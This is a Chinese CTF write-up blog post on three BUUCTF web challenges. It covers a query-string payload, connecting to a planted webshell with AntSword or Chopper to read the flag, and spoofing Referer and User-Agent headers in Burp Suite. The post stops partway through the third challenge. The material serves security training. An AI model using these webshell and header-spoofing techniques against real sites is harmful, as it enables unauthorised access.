BUUCTF-极客大挑战2019

原创

Atkxor 于 2021-01-27 12:09:13 发布 290 收藏 1


分类专栏： CTF BUUCTF WriteUp 文章标签： php 安全

本文链接：https://blog.csdn.net/qq_46150940/article/details/110010595


CTF 同时被 3 个专栏收录

39 篇文章 2 订阅

订阅专栏


BUUCTF

1 篇文章 0 订阅

订阅专栏


WriteUp


15 篇文章 0 订阅

订阅专栏

目录

[极客大挑战 2019]Havefun

▲ 不安全 | 451aa735-6b60-4734-ae8a-cfc551576b27.node3.buuoj.cn




查看源代码，发现了php代码，意思是get传入的参数cat等于dog，则输出flag

```
    </div>
</div>
                <!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
        -->
      <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px
      </body>
</html>

```


```
Payload:?cat=dog
```

不安全 | 451aa735-6b60-4734-ae8a-cfc551576b27.node3.buuoj.cn/?cat=dog




[极客大挑战 2019]Knife

提示很明显，有一个shell，使用蚁剑或菜刀连接，密码是Syc





连接上去后，直接`cat /flag`



[极客大挑战2019]Http

访问题目地址







什么也没发现，查看源码，发现了`Secret.php`

```
                <section id="banner">
                    <div class="inner">
                        <h2>Syclover</h2>
                        <p>Hi Hackers<br />
                        Here is the secret website <br /> of the Syclover <br />
                    </div>
                    <a href="#one" class="more scrolly">Learn More</a>
                </section>

            <!-- One -->
                <section id="one" class="wrapper style1 special">
                    <div class="inner">
                        <header class="major">
                            <h2>欢迎来到西南某最大卖鞋厂商 !<br />
                            三叶草安全技术小组（Syclover）</h2>
                            <p>当黑客帝国的梦想成为现实，你就是下一个奇迹缔造者！<br />
                            三叶草安全技术小组（Syclover）等待着同样热爱技术的你~<br />
                            Syclover2019招新群：671301484</p>
                        </header>
                        <ul class="icons major">
                            <li><span class="icon fa-diamond major style1"><span class="label">Lorem</span></span></li>
                            <li><span class="icon fa-heart-o major style2"><span class="label">Ipsum</span></span></li>
                            <li><span class="icon fa-code major style3"><span class="label">Dolor</span></span></li>
                        </ul>
                    </div>
                </section>

            <!-- Two -->
                <section id="two" class="wrapper alt style2">
                    <section class="spotlight">
                        <div class="image"><img src="images/pic01.jpg" alt="" /></div><div class="content">
                            <h2>小组简介</h2>
                            <p>·成立时间：2005年3月<br /><br />
                            ·研究领域：渗透测试、逆向工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术<br /><br />
                            ·小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术<a style="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围</a>！</p>
                        </div>
                    </section>
                </section>
        <script src="assets/js/jquery.min.js"></script>
        <script src="assets/js/jquery.scrollex.min.js"></script>
        <script src="assets/js/jquery.scrolly.min.js"></script>
        <script src="assets/js/skel.min.js"></script>
        <script src="assets/js/util.js"></script>
        <!--[if lte IE 8]><script src="assets/js/ie/respond.min.js"></script><![endif]-->
        <script src="assets/js/main.js"></script>
                <footer id="footer">

                    <ul class="copyright">
                        <li>&copy; Syclover</li><li>Design: C14y</li>
                    </ul>
                </footer>
    </body>
</html>
```



访问Secret.php，页面提示It doesn't come from 'https://www.Sycsecret.com'，和攻防世界的一道题类似，需要修改请求头




伪造网址(referer)，使用burpsuite抓包，请求头加入`Referer:https://www.Sycsecret.com`，发现了新提示Please use “Syclover” browser




伪造浏览器(UA)，将User-Agent的值修改为`Syclover`，又提示只能再本地访问



